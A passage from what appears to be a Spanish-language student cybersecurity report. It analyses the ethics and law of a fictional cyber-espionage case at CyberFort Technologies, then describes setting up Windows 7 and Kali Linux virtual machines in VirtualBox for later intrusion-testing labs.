A pesar de que la oferta laboral en CyberFort Technologies es económicamente atractiva y se ofertan condiciones estables, no aplicaría a este trabajo debido a los serios cuestionamientos éticos y legales que se evidencian en el *Anexo 3 – Acuerdo*. Como profesional en ciberseguridad, estoy en la obligación de actuar con integridad, responsabilidad y respeto por la legalidad, principios que son claramente vulnerados en el contenido de dicho acuerdo.

El documento exige al firmante guardar silencio frente a posibles actividades ilegales como la interceptación de datos, acceso no autorizado a sistemas informáticos y otros actos

contrarios a la Ley 1273 de 2009. Además, se busca trasladar la responsabilidad legal al trabajador en caso de que se descubra información ilegal en su poder, lo cual es inaceptable tanto ética como jurídicamente.

Desde el punto de vista del Código de Ética del COPNIA (Consejo Profesional Nacional de Ingeniería), en sus principios fundamentales, se establece que el ingeniero debe *"observar en el ejercicio de la profesión una conducta que se ajuste a la moral, a la ética y a la ley"*, y está en el deber de abstenerse de participar en actos que vulneren el interés público o faciliten prácticas ilegales. También se señala que el ingeniero debe denunciar cualquier hecho que atente contra la seguridad, el bienestar y la legalidad, algo que este acuerdo impide explícitamente.

Aceptar una oferta bajo estas condiciones implicaría renunciar a mis principios éticos, incumplir con mi responsabilidad profesional y exponerme a consecuencias legales graves. Por ello, declinaría esta oportunidad laboral, priorizando la ética sobre el beneficio económico.

2.4. Análisis Ético y Legal del Caso de Ciber espionaje en CyberFort Technologies

El caso presentado en el **Anexo 7 - Escenario 2** expone una grave violación a los principios éticos y legales que deben regir a una empresa de ciberseguridad. Aunque CyberFort Technologies fue contratada para realizar una auditoría de seguridad con fines legítimos, algunos de sus expertos aprovecharon el acceso privilegiado para realizar actos de ciber espionaje no autorizados, e incluso comercializar información en mercados ilegales.

Esto presenta serias implicaciones éticas, ya que la empresa de seguridad traicionó la confianza del cliente al aprovechar su acceso para fines ajenos a lo acordado. Justificar el espionaje como una forma de prevenir amenazas refleja un claro conflicto de intereses y una manipulación de la ética profesional. Además, se cometió un abuso del conocimiento técnico para obtener beneficios personales, y se accedió a información sensible sin el consentimiento del

cliente, lo que vulnera la transparencia y el respeto que deben regir cualquier auditoría de seguridad.

Desde el punto de vista legal, las acciones cometidas implican una grave invasión a la privacidad al acceder sin permiso a información sensible del gobierno, lo que vulnera derechos fundamentales. Además, recolectar y vender esos datos constituye delitos informáticos como el espionaje y el tráfico ilegal de información. Estos actos también violan cláusulas contractuales y comprometen la confidencialidad acordada, lo que expone tanto a los empleados como a la empresa a responsabilidades penales, pudiendo enfrentar procesos judiciales y poniendo en riesgo su reputación y capacidad operativa.

2.5. Responsabilidad y Confidencialidad en Auditorías de Ciberseguridad

Las empresas de ciberseguridad deben tener acceso limitado y estrictamente controlado a la información sensible del cliente, únicamente en la medida que sea necesario para cumplir con los objetivos definidos en el alcance del contrato de auditoría. Este acceso debe estar regulado bajo:

1. **Cláusulas contractuales claras,** al establecer un acuerdo de confidencialidad en el que se definan los límites del acceso a la información, especificando qué tipo de datos pueden revisarse y con qué herramientas, para garantizar que el trabajo se realice dentro del marco autorizado y con total respeto a la privacidad del cliente.
2. **Políticas éticas y de cumplimiento internas:** Las empresas de ciberseguridad deben tener códigos de ética profesional obligatorios y canales seguros para denunciar posibles abusos internos. Además, la formación constante en temas éticos y legales debe integrarse como parte fundamental de su cultura organizacional, asegurando que todo el equipo actúe con integridad y responsabilidad.

3. Garantizar la transparencia durante una auditoría, donde se deben implementar registros de acceso, monitoreo en tiempo real y dejar trazabilidad de cada actividad realizada.
4. El análisis de datos sensibles debe hacerse solo con autorización expresa del cliente, manteniendo transparencia a través de reportes claros y periódicos. Además, las empresas deben asumir su responsabilidad frente a malas prácticas y aplicar sanciones firmes ante cualquier conducta indebida.

2.6. Mecanismos de Control para el Uso Ético de Herramientas Forenses en Ciberseguridad

Para evitar que empleados de empresas de ciberseguridad utilicen herramientas forenses con fines no autorizados o éticamente cuestionables, se requiere implementar controles de acceso estrictos, monitoreo constante de actividades y protocolos de autorización clara. Estos mecanismos deben ir acompañados de auditorías periódicas, supervisión cruzada y una formación ética continua que refuerce la responsabilidad profesional. Además, contar con canales de denuncia seguros y políticas disciplinarias firmes permite detectar y sancionar posibles abusos, fortaleciendo una cultura organizacional basada en la integridad, la transparencia y el respeto por la confidencialidad del cliente.

2.7. Respuesta Institucional ante Casos de Ciber espionaje por Empresas de Ciberseguridad

Cuando esto se descubre por parte de un gobierno u organización, la respuesta debe ser firme, transparente y orientada tanto a la sanción como a la prevención. En primer lugar, se debe iniciar una investigación exhaustiva e independiente que permita establecer responsabilidades individuales y corporativas, recopilando evidencia técnica, legal y contractual. En paralelo, se

debe suspender de inmediato cualquier relación contractual con la empresa implicada, revocando sus permisos o licencias si es necesario.

A nivel legal, el caso debe ser llevado ante las autoridades judiciales competentes para que se apliquen sanciones penales y civiles correspondientes, tanto a los empleados involucrados como a la organización en su conjunto, de acuerdo con la legislación vigente sobre delitos informáticos, privacidad y cumplimiento contractual. Asimismo, se deben activar protocolos de respuesta a incidentes para contener posibles daños, recuperar la información comprometida y mitigar cualquier riesgo residual.


Para restaurar la confianza, la entidad afectada debe comunicar de manera transparente los hechos, las acciones tomadas y las medidas correctivas adoptadas, reforzando su compromiso con la seguridad y la ética. También se debe revisar y mejorar su proceso de contratación de proveedores, incluyendo evaluaciones más rigurosas, auditorías previas, exigencia de certificaciones en seguridad y ética profesional, y la implementación de cláusulas contractuales más robustas que definan sanciones ante violaciones éticas o legales.

3. Etapa 3 – Ejecución pruebas de intrusión

3.1. Configuración del entorno de trabajo

Se procede a descargar e instalar la herramienta VirtualBox, la cual permite crear y gestionar máquinas virtuales en diversos sistemas operativos, proporcionando un entorno controlado y seguro para realizar las respectivas pruebas y configuraciones en los próximos laboratorios:

Figura 13. "Herramienta – VirtualBox".




Fuente. Propia.

Luego de realizar la descarga de los archivos compartidos, se procede a importar los archivos .OVA en VirtualBox, donde primero se abre el programa VirtualBox, dirigirse al menú **"Archivo"**, y seleccionar la opción **"Importar servicio virtualizado".** A continuación, se abre un asistente en el que se debe buscar y seleccionar los archivos .OVA que se desean importar, en este caso **"Win7-SE2020-X64.ova" y "Kali.ova"**. Luego, VirtualBox muestra un resumen de la configuración de la máquina virtual incluida en el archivo; en este paso se pueden ajustar parámetros como el nombre de la máquina, la cantidad de memoria RAM o la ubicación del disco virtual. Una vez verificada y ajustada la configuración de cada VM, se realiza clic en


"Importar" para iniciar el proceso. Al finalizar, cada máquina virtual estará disponible en la lista principal de VirtualBox, listas para ser iniciadas.

Figura 14. "Maquinas Windows 7 y Kali Linux importadas en VirtualBox".




Fuente. Propia.

Figura 15. Maquina Windows 7 iniciada en VirtualBox.



Fuente. Propia.

Figura 16. "Maquina Kali Linux iniciada en VirtualBox".




Fuente. Propia.

Para este paso, se procede a comprobar que la máquina con sistema operativo Windows pueda establecer conexión con la máquina que ejecuta Kali Linux:

- Se configuran las tarjetas de red para cada máquina virtual en modo adaptador puente y se escoge la tarjeta de red Wifi, la cual dará acceso a Internet desde el equipo anfitrión (Windows 11) hacia las VMs Windows y Kali Linux:


Figura 17. Configuración tarjetas de red VMs Windows 7 y Kali Linux.



Fuente. Propia.

- Se encienden las máquinas y se obtienen las direcciones IP que toman cada una.


Figura 18. Direccionamiento IP – "Windows 7 (192.168.1.115) y Kali Linux (192.168.1.161)".



Fuente. Propia.

- Ahora se comprueba la conectividad entre las maquinas Windows y Kali Linux:

Figura 19. Conectividad – Windows 7 (192.168.1.115) y Kali Linux (192.168.1.161).



Fuente. Propia.


- **Características técnicas de hardware – Entorno de Trabajo.**

Para el desarrollo del laboratorio, se ha realizado la importación de las máquinas virtuales (OVA) de Windows 7 y Kali Linux en VirtualBox, con el objetivo de simular un entorno controlado para prácticas de análisis y pruebas de seguridad. Durante el proceso de importación, se han verificado y ajustado las configuraciones de hardware virtual para garantizar un rendimiento adecuado durante la ejecución de las herramientas necesarias en cada sistema.

Las características técnicas de hardware asignadas a las máquinas virtuales son las siguientes:

- Para la Máquina Windows 7:
    - ✓ Memoria RAM: 4096 MB


Figura 20. Memoria RAM 4096 MB – VM Windows 7 (192.168.1.115).



Fuente. Propia.

- ✓ Procesadores: 1 CPU


Figura 21. Procesador 1 CPU – VM Windows 7 (192.168.1.115).



Fuente. Propia.

- ✓ Disco duro virtual: 50 GB (VDI, almacenamiento dinámico)


Figura 22. Almacenamiento 50 GB – VM Windows 7 (192.168.1.115).



Fuente. Propia.

- ✓ Adaptador de red: Adaptador puente o red interna (tarjeta Wifi)

Figura 23. Red Adaptador Puente (Wifi) – VM Windows 7 (192.168.1.115).




Fuente. Propia.

- Para la Máquina Kali Linux:

  - ✓ Memoria RAM: 4096 MB

